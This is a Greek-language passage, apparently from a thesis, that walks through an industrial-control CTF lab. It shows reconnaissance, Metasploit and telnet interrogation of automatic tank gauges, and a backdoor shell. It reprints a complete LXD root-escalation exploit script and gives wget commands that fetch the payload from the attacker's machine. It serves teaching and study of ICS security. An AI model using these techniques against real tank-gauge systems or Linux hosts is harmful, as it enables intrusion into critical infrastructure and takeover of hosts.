Για την επίλυση του VM, χρησιμοποιήθηκαν διάφορα εργαλεία και τεχνικές. Το Nmap χρησιμοποιήθηκε για τη σάρωση του συστήματος και τον εντοπισμό ανοιχτών θυρών και υπηρεσιών. Το Gobuster χρησιμοποιήθηκε για την απαρίθμηση της διεπαφής ιστού, η οποία αποκάλυψε έγγραφα σχετικά με το σύστημα δεξαμενών, συμπεριλαμβανομένης της ελαττωματικής δεξαμενής I20555. Το Metasploit χρησιμοποιήθηκε για την απαρίθμηση της θύρας 10001 με atg_client και το Telnet χρησιμοποιήθηκε για τη σύνδεση στη θύρα 10001 για να διαβάσει την κατάσταση και τα περιεχόμενα όλων των δεξαμενών, συμπεριλαμβανομένης της ελαττωματικής δεξαμενής. Χρησιμοποιώντας μια ευπάθεια στο κοντέινερ LXD Alpine [34] του συστήματος, έγινε εφικτό να αποκτηθεί πρόσβαση root και να ολοκληρωθεί το CTF.

3.2.4 Επίλυση CTF 2


Αρχίζοντας την αναγνώριση, εκτελείται το nmap σε όλο το δίκτυο για την εμφάνιση της IP του στόχου.

```
nmap -sP 10.0.2.1/24
```

```
kali@kali:~$ nmap -sP 10.0.2.1/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-10 10:00 EST
Nmap scan report for 10.0.2.1
Host is up (0.075s latency).
Nmap scan report for 10.0.2.6
Host is up (0.032s latency).
Nmap scan report for 10.0.2.7
Host is up (0.00068s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 9.21 seconds
```

ΕΙΚΟΝΑ 2.1: ΑΠΟΤΕΛΕΣΜΑ ΕΚΤΕΛΕΣΗΣ NMAP ΣΕ ΛΕΙΤΟΥΡΓΙΑ ΣΑΡΩΣΗΣ

Προστίθεται η IP στο /etc/hosts



ΕΙΚΟΝΑ 2.2: ΑΡΧΕΙΟ /ETC/HOSTS ΤΟΥ KALI

Συνεχίζοντας, εκτελείται το nmap στο στόχο με εμφάνιση των versions και με ενεργοποιημένα τα default scripts.

```
nmap -sV -sC gastank
```


- -sC : Ενεργοποίηση των default scripts.
- -sV : Εντοπισμός των εκδόσεων.

```
kali@kali:~$ sudo nmap -sV -sC gastank
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-10 10:14 EST
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 83.33% done; ETC: 10:14 (0:00:02 remaining)
Nmap scan report for gastank (10.0.2.6)
Host is up (0.0044s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 7.4p1 Ubuntu 10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c6:d0:ec:be:1c:e0:d0:89:6e:eb:2e:8b:31:cc:24:ef (RSA)
|   256 38:3d:34:96:17:d9:c2:9e:08:13:e5:b7:e9:af:6d:0b (ECDSA)
|_  256 f8:a5:62:6b:00:9b:34:ba:4d:6b:99:b7:ba:c1:4f:b9 (ED25519)
53/tcp    open  domain      ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Labs
| http-server-header: Apache/2.4.29 (Ubuntu)
110/tcp   open  pop3        Dovecot pop3d
|_pop3-capabilities: AUTH-RESP-CODE UIDL PIPELINING RESP-CODES CAPA SASL TOP
143/tcp   open  imap        Dovecot imapd
|_imap-capabilities: post-login SASL-IR listed IDLE LOGIN-REFERRALS ENABLE more have capabilities Pre-login IMAP4r
v1 OK LOGINDISABLEDA0001 LITERAL+ ID
10001/tcp open  scp-config?
MAC Address: 08:00:27:D5:FB:40 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.33 seconds
```

ΕΙΚΟΝΑ 2.3: ΑΠΟΤΕΛΕΣΜΑ ΣΑΡΩΣΗΣ NMAP ΤΟΥ ΣΤΟΧΟΥ

Εντοπίζονται 6 ports ανοιχτά.

Εκινώντας από το port 80.



ΕΙΚΟΝΑ 2.4: ΑΡΧΙΚΗ ΣΕΛΙΔΑ ΤΟΥ ΣΤΟΧΟΥ ΣΤΗΝ ΘΥΡΑ 80

Για την αναγνώριση κρυφών φακέλων στον webserver χρησιμοποιείται το Gobuster.


```
gobuster dir -u http://gastank -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
```

- gobuster dir: Εκτελεί το εργαλείο Gobuster με τη λειτουργία "dir", η οποία χρησιμοποιείται για την καταγραφή καταλόγων/αρχείων σε web servers.
- -u http://gastank: Καθορίζει τη διεύθυνση URL προορισμού για σάρωση.
- -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt: Καθορίζει το αρχείο λίστας λέξεων που θα χρησιμοποιηθεί για την ωμή αναζήτηση καταλόγων και αρχείων.

```
kali@kali:~/Documents/IoT/GasTank$ gobuster dir -u http://gastank -w /usr/share/wordlists/dirbuster/directory-list-
2.3-small.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://gastank
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/12/08 14:23:58 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 303] [--> http://gastank/images/]
/documents            (Status: 301) [Size: 306] [--> http://gastank/documents/]

===============================================================
2022/12/08 14:24:13 Finished
```


ΕΙΚΟΝΑ 2.5: ΑΠΟΤΕΛΕΣΜΑ ΕΚΤΕΛΕΣΗΣ GOBUSTER

Έχοντας 2 αποτελέσματα, ελέγχεται το gastank/documents πρώτα.



ΕΙΚΟΝΑ 2.6: ΠΕΡΙΕΧΟΜΕΝΑ ΦΑΚΕΛΟΥ DOCUMENTS

Αφού ελεγχθούν τα αρχεία με τη σειρά, ξεχωρίζει ένα λόγω ημερομηνίας και συγγραφέα.



ΕΙΚΟΝΑ 2.7: ΠΛΗΡΟΦΟΡΙΕΣ ΑΡΧΕΙΟΥ INFO TANK STATUS.XLSX

Στο αρχείο "Info tank status.xlsx" της εικόνας 2.8 φαίνεται ότι υπάρχει σφάλμα στο I20555.

	A	B	C	D	E	F	G	H
1	TANK	INFOS	TESTS	VERIFIED				
2	I20100	STATUS	1	OK				
3	I20200	STATUS	1	OK				
4	I20300	STATUS	1	OK				
5	I20400	STATUS	1	OK				
6	I20500	STATUS	1	OK				
7	I20555	ERROR	0	ERROR				
8	I20560	STATUS	1	OK				
9								

ΕΙΚΟΝΑ 2.8: ΠΕΡΙΕΧΟΜΕΝΑ ΑΡΧΕΙΟΥ INFO TANK STATUS.XLSX

Συνεχίζοντας την αναγνώριση με το port 10001.

Ανοίγει το Metasploit-framework με την εντολή

```
msfconsole
```

Θα χρησιμοποιηθεί το exploit admin/atg/atg_client. Αυτή η μονάδα του Metasploit λειτουργεί ως απλοποιημένος διαχειριστικής για τη διασύνδεση με τους αυτόματους μετρητές δεξαμενών (ATG) που χρησιμοποιούν τα πρωτόκολλα TLS-250 και TLS-350 [22, 35].

```
msf6 exploit(windows/smb/ms17_010_psexec) > search atg

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/windows/local/anyconnect_lpe      2020-08-05       excellent  Yes    Cisco AnyConnect Privilege Escalatio
ns (CVE-2020-3153 and CVE-2020-3433)
   1  auxiliary/admin/atg/atg_client                             normal     No     Veeder-Root Automatic Tank Gauge (AT
G) Administrative Client
```

ΕΙΚΟΝΑ 2.9: ΕΠΙΛΟΓΗ EXPLOIT ΓΙΑ ΤΟ METASPLOIT

Στη συνέχεια, ελέγχονται οι επιλογές εκτέλεσης.

```
show options
```

```
msf6 exploit(windows/smb/ms17_010_psexec) > use 1
msf6 auxiliary(admin/atg/atg_client) > show options

Module options (auxiliary/admin/atg/atg_client):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   RHOSTS                        yes       The target host(s), see https://github.com/rapid7/metasploit-framework
                                           /wiki/Using-Metasploit
   RPORT        10001            yes       The target port (TCP)
   TANK_NAME                     no        The tank name to set (use with SET_TANK_NAME, defaults to random)
   TANK_NUMBER  1                no        The tank number to operate on (use with SET_TANK_NAME, 0 to change all
                                           )
   THREADS      1                yes       The number of concurrent threads (max one per host)
```

ΕΙΚΟΝΑ 2.10: ΟΙ ΕΠΙΛΟΓΕΣ ΤΟΥ EXPLOIT

Η θύρα του στόχου-RPORT από default είναι 10001.

Ορίζεται η IP του στόχου στο RHOSTS.

```
Set RHOSTS 10.0.2.6
```

Εκτελώντας το exploit φαίνεται ότι ο αυτοματοποιημένος μετρητής δεξαμενής (ATG) ανταποκρίνεται σε εντολές TLS-350 και εμφανίζει τα περιεχόμενα αναλυτικά.

```
msf6 auxiliary(admin/atg/atg_client) > run

[+] 10.0.2.6:10001        - TLS-350 200/I20100 In-tank inventory report:
I20100
12/10/2022 15:34
    AMOCO FUELS
IN-TANK INVENTORY
TANK PRODUCT             VOLUME TC VOLUME   ULLAGE   HEIGHT    WATER     TEMP
  1  SUPER                  7159      7244     3985    37.65     8.18    58.13
  2  UNLEAD                 5183      5219     5514    35.50     6.41    51.42
  3  DIESEL                 1250      1329     6516    59.79     3.42    60.83
  4  PREMIUM                4736      4839     5845    28.63     7.22    56.38
[*] 10.0.2.6:10001        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

ΕΙΚΟΝΑ 2.11: ΑΠΟΤΕΛΕΣΜΑ ΕΚΤΕΛΕΣΗΣ ΤΟΥ EXPLOIT

Για τη σύνδεση με τον στόχο στο port 10001 και εμφάνιση της λίστας του ATG μέσω telnet εκτελείται [23]:

```
telnet 10.0.2.6 10001
```

Για να υπάρχει η δυνατότητα εμφάνισης της λίστας της δεξαμενής, η εντολή πρέπει να είναι της παρακάτω μορφής:

```
 ctrl + AI20100
```

```
kali@kali:~$ telnet 10.0.2.6 10001
Trying 10.0.2.6 ...
Connected to 10.0.2.6.
Escape character is '^]'.
^AI20100

I20100
12/10/2022 15:52
    LUK OIL
IN-TANK INVENTORY
TANK PRODUCT             VOLUME TC VOLUME   ULLAGE   HEIGHT    WATER     TEMP
  1  SUPER                 6710      6782     9616    66.53     5.42    50.11
  2  UNLEAD                4122      4203     4889    59.44     5.64    56.78
  3  DIESEL                6551      6641     7718    41.65     9.82    56.65
  4  PREMIUM               2085      2192     6189    71.51     2.39    50.51
```

ΕΙΚΟΝΑ 2.12: ΕΜΦΑΝΙΣΗ ΛΙΣΤΑΣ ΔΕΞΑΜΕΝΗΣ ΤΟΥ ΣΤΟΧΟΥ ΜΕΣΩ TELNET

Στη συνέχεια, εκτελείται η εντολή η οποία προκαλεί σφάλμα στο σύστημα, σύμφωνα με την εικόνα 2.8.

ctrl + AI20555

```
kali@kali:~$ telnet 10.0.2.6 10001
Trying 10.0.2.6 ...
Connected to 10.0.2.6.
Escape character is '^]'.
^AI20555

I20555
12/10/2022 16:11
CHEVRON STATION
TANK    PRODUCT                 STATUS
  1     SUPER                                  ERROR #1
  2     UNLEAD                                ERROR #2
                                ERROR #3
  3     DIESEL                                 BACKDOOR
  4     PREMIUM                               HACKED
Connection closed by foreign host.
```

ΕΙΚΟΝΑ 2.13: ΕΚΤΕΛΕΣΗ ΕΝΤΟΛΗΣ I20555

Η σύνδεση τερματίζεται από τον απομακρυσμένο διακομιστή αλλά εκτελώντας ξανά το nmap για σάρωση όλων των θυρών φαίνεται ότι το port 2222 εμφανίζεται ως ανοιχτό.

```
nmap -p- 10.0.2.6
```

```
kali@kali:~$ nmap -p- 10.0.2.6
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-10 11:10 EST
Nmap scan report for gastank (10.0.2.6)
Host is up (0.00022s latency).
Not shown: 65527 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
2222/tcp  open  EtherNetIP-1
5355/tcp  open  llmnr
10001/tcp open  scp-config

Nmap done: 1 IP address (1 host up) scanned in 2.38 seconds
```

ΕΙΚΟΝΑ 2.14: ΑΠΟΤΕΛΕΣΜΑ ΝΕΑΣ ΕΚΤΕΛΕΣΗΣ NMAP

Εκτελώντας το telnet στο port 2222 αποκτήθηκε πρόσβαση στο tank1 ως χρήστης joestar.

```
telnet 10.0.2.6 2222
```

```
kali@kali:~$ telnet 10.0.2.6 2222
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
bash: cannot set terminal process group (4739): Inappropriate ioctl for device
bash: no job control in this shell
joestar@tank1:/$ id
id
uid=1000(joestar) gid=1000(joestar) groups=1000(joestar),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),111(lxd),122
(lpadmin),123(sambashare)
joestar@tank1:/$
```

ΕΙΚΟΝΑ 2.15: ΣΥΝΔΕΣΗ ΣΤΗ ΘΥΡΑ 2222 ΜΕΣΩ TELNET

Για την αναβάθμιση των δικαιωμάτων σε root θα χρησιμοποιηθεί το "lxd privilege escalation" από το exploit-db [24, 25].

https://www.exploit-db.com/raw/46978

```
#!/usr/bin/env bash

# ----------------------------------
# Authors: Marcelo Vazquez (S4vitar)
#          Victor Lasa      (vowkin)
# ----------------------------------

# Step 1: Download build-alpine => wget https://raw.githubusercontent.com/saghul/lxd-alpine-builder/master/build-alpine [Attacker Machine]
# Step 2: Build alpine => bash build-alpine (as root user) [Attacker Machine]
# Step 3: Run this script and you will get root [Victim Machine]
# Step 4: Once inside the container, navigate to /mnt/root to see all resources from the host machine

function helpPanel(){
  echo -e "\nUsage:"
  echo -e "\t[-f] Filename (.tar.gz alpine file)"
  echo -e "\t[-h] Show this help panel\n"
  exit 1
}

function createContainer(){
  lxc image import $filename --alias alpine && lxd init --auto
  echo -e "[*] Listing images...\n" && lxc image list
  lxc init alpine privesc -c security.privileged=true
  lxc config device add privesc giveMeRoot disk source=/ path=/mnt/root recursive=true
  lxc start privesc
  lxc exec privesc sh
  cleanup
}

function cleanup(){
  echo -en "\n[*] Removing container..."
  lxc stop privesc && lxc delete privesc && lxc image delete alpine
  echo " [√]"
}

set -o nounset
set -o errexit

declare -i parameter_enable=0; while getopts ":f:h:" arg; do
  case $arg in
    f) filename=$OPTARG && let parameter_enable+=1;;
    h) helpPanel;;
  esac
done

if [ $parameter_enable -ne 1 ]; then
  helpPanel
else
  createContainer
fi
```

ΕΙΚΟΝΑ 2.16: ΚΩΔΙΚΑΣ ΓΙΑ ΚΛΙΜΑΚΩΣΗ ΠΡΟΝΟΜΙΩΝ ΑΠΟ EXPLOIT-DB

Αντιγράφεται ο παραπάνω κώδικας σε ένα αρχείο script.sh

```
1. git clone https://github.com/saghul/lxd-alpine-builder.git
2. cd lxd-alpine-builder
3. ./build-alpine
```

Αφού εκτελεστούν οι παραπάνω εντολές, θα μεταφερθούν στο στόχο τα αρχεία tar.gz και script.sh μέσω ενός τοπικού http.server όπως παρακάτω:


```
python3 -m http.server
```

Αφού ο http server στο τοπικό μηχάνημα είναι ενεργός, πραγματοποιείται σύνδεση από το μηχάνημα-στόχο και αποθηκεύονται τα 2 αρχεία χρησιμοποιώντας το wget όπως παρακάτω:

```
wget 10.0.2.7:8000/alpine-v3.17-x86_64-20221210_1122.tar.gz
wget 10.0.2.7:8000/script.sh
```

Έχοντας τα απαιτούμενα αρχεία στο φάκελο /tmp του στόχου εκτελείται η παρακάτω εντολή:

```
Cd /tmp && ./script.sh -f alpine-v3.17-x86_64-20221210_1212.tar.gz
```



ΕΙΚΟΝΑ 2.17: ΕΠΙΤΥΧΗΣ ΚΛΙΜΑΚΩΣΗ ΠΡΟΝΟΜΙΩΝ ΣΕ ROOT

Έχοντας πρόσβαση root, στο φάκελο /mnt/root βρίσκεται το flag το ολοκληρώνεται το CTF.

ΕΙΚΟΝΑ 2.18: ΕΜΦΑΝΙΣΗ ΣΗΜΑΙΑΣ ΤΟΥ CTF

3.3 CTF 3: HTB Factory

3.3.1 Περιγραφή CTF 3

Το Factory από το HacktheBox είναι ένα σενάριο CTF που προσομοιώνει μια κρίσιμη υποδομή υπό επίθεση. Στο σενάριο, οι αισθητήρες της εγκατάστασης αποθήκευσης νερού έχουν καταστραφεί, θέτοντας το PLC σε κατάσταση διακοπής και διακινδυνεύοντας υπερχείλιση που θα μπορούσε να προκαλέσει σοβαρή ζημιά. Για να ανακτηθεί ο έλεγχος του συστήματος, πρέπει να κατανοηθεί η διαμόρφωση του δικτύου και η λογική σκάλας (ladder logic) του PLC [36], για να σταλούν οι σωστές εντολές. Για την ολοκλήρωση του CTF επιτυχώς και την εκκένωση της δεξαμενής, είναι απαραίτητη σύνδεση με το HMI και η αποστολή εντολών Modbus στο δίκτυο μέσω αυτού. Η εικονική μηχανή του CTF αποτελείται από δύο κεντρικούς υπολογιστές, έναν που στέλνει τις εντολές (HMI) και έναν που τις προωθεί στο δίκτυο Modbus RTU. Μια συσκευή PLC λαμβάνει τις εντολές και ενεργεί σύμφωνα με το λογικό διάγραμμα σκάλας. Η δοκιμασία ολοκληρώνεται επιτυχώς με την κατάκτηση της σημαίας.


3.3.2 Προκλήσεις CTF 3

Η κύρια πρόκληση της δραστηριότητας είναι η κατανόηση της διαμόρφωσης του δικτύου και το λογικό διάγραμμα σκάλας (ladder logic) του PLC για να σταλούν οι σωστές εντολές Modbus και να αδειάσει τη δεξαμενή πριν ξεχειλίσει. Είναι επίσης σημαντικό να είναι γνωστό πώς να γίνει σύνδεση στο HMI χρησιμοποιώντας εργαλεία όπως το telnet και πώς να σταλούν εντολές Modbus στη σωστή μορφή, σε αυτό το συγκεκριμένο σενάριο, χωρίς την παρουσία ελέγχου CRC. Τέλος είναι σημαντικό να κατανοηθεί η διαφορά των δεκαδικών και δεκαεξαδικών διευθύνσεων των πηνίων του δικτύου Modbus για την δημιουργία συντακτικά σωστών εντολών.

3.3.3 Εργαλεία και τεχνικές για επίλυση CTF 3

Το κύριο εργαλείο που χρησιμοποιήθηκε για την επικοινωνία με το HMI και την αποστολή εντολών Modbus είναι το telnet. Απαραίτητα κομμάτια για την επίλυση του CTF αποτελούν οι βασικές γνώσεις πάνω στο λογικό διάγραμμα σκάλας (ladder logic) του PLC αλλά και στον τρόπο λειτουργίας του δικτύου Modbus και των εντολών.


3.3.4 Επίλυση CTF 3



ΕΙΚΟΝΑ 3.1: ΠΕΡΙΓΡΑΦΗ ΤΟΥ ΣΕΝΑΡΙΟΥ ΤΟΥ CTF ΑΠΟ ΤΟ HACKTHEBOX

Αρχικά εξετάζονται τα απαραίτητα αρχεία που παρέχονται από το hackthebox για την επίλυση.

Το πρώτο περιέχει πληροφορίες σχετικά με τη διαμόρφωση του δικτύου.

